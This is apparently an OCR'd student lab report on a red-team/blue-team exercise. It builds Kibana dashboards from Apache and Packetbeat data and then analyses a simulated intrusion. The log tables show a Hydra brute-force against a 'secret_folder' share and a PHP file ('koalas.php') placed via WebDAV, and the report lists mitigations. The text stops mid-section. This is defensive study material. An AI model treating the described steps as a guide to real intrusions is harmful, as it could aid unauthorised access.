
Added Apache Logs and verified the log's addition




Uploaded log data for system logs and verified successful upload




Uploaded Apache Metrics and verified successful upload




Added system metrics and verified upload success




Reopened Chrome now with four Kibana tabs, for each log or metric




Step 2 – Set up - Creating the dashboard:




Added "HTTP status codes for the top queries" panel



Added “Top HTTP Requests” panel




Added “Network traffic between hosts” panel




Network Traffic Between Hosts [Packetbeat Flows] E...

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.100	10.4GB	209.4MB
192.168.1.90	192.168.1.105	42.5KB	36.7KB
192.168.1.90	172.217.13.234	12.2KB	29.3KB
192.168.1.90	168.63.129.16	356B	464B
192.168.1.105	192.168.1.100	6.8GB	213.4MB
192.168.1.105	91.189.89.199	460B	460B
185.243.115.84	172.16.4.205	36.3MB	83.9MB
166.62.111.64	172.16.4.205	10.7MB	189.1KB


Added “Top Hosts Creating Traffic” panel




Added “Connections over time” panel




Added “HTTP error codes” panel



Added “Errors vs Successful transactions” panel




Added “HTTP transactions” panel




Step 3 – Interpretation, Discovery, and Mitigation


Looking at the data in Packetbeat, I was able to discern the date and times of the attacks.




There were two attacks, one on the 15th-16th of December and one on the 17th-18th of December.



The victim computer sent back the following responses:



The data that concerns the blue team is the amount of traffic over a short period of time, per the below screenshot where you can see the spikes in traffic.




Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.100	296.5GB	6.2GB
192.168.1.90	192.168.1.105	112.8MB	199.7MB
192.168.1.90	172.217.9.194	1.3MB	5.8MB
192.168.1.90	192.168.1.1	662.4KB	2.1KB
192.168.1.90	142.250.73.228	483.9KB	6.7MB
192.168.1.105	192.168.1.100	150.7GB	6.5GB
192.168.1.105	91.189.88.142	491.5KB	366MB
192.168.1.105	91.189.88.152	353.6KB	76.5MB
192.168.1.105	91.189.91.43	149KB	59.6MB
192.168.1.105	169.254.169.254	139.3KB	319.5KB

Export: Raw Formatted

ACCESSING THE SECRET SHARE

Looked for the data showing when I was looking for and finding the secret share.



These files were the top files requested:

p 10 HTTP requests [Packetbeat] ECS

url.full: Descending	user_agent.original: Descending	Count
http://192.168.1.105/company_folders/secret_folder	Mozilla/4.0 (Hydra)	33,290
http://192.168.1.105/company_folders/secret_folder	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0	10
http://127.0.0.1/server-status?auto=	Go-http-client/1.1	2,902
http://192.168.1.105/webdav	gvfs/1.42.2	468
http://snnmnkxdhflwgthqismb.com/post.php	Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36	344
http://192.168.1.105/webdav/koalas.php	gvfs/1.42.2	264

Export: Raw Formatted


Possible mitigation strategies:

We could set up an alert for the future if any of these files are requested or if they are requested by any user other than authorized users + the specific machines that those users use and/or their IP addresses.

One way to harden the server would be to not have the password hash in the instructional text file… or better yet not have an instructional txt file at all.

BRUTE FORCING THE PASSWORD FOR THE SECRET SHARE


In the following search, you can see the data requested by Hydra when brute forcing the password for the secret share.



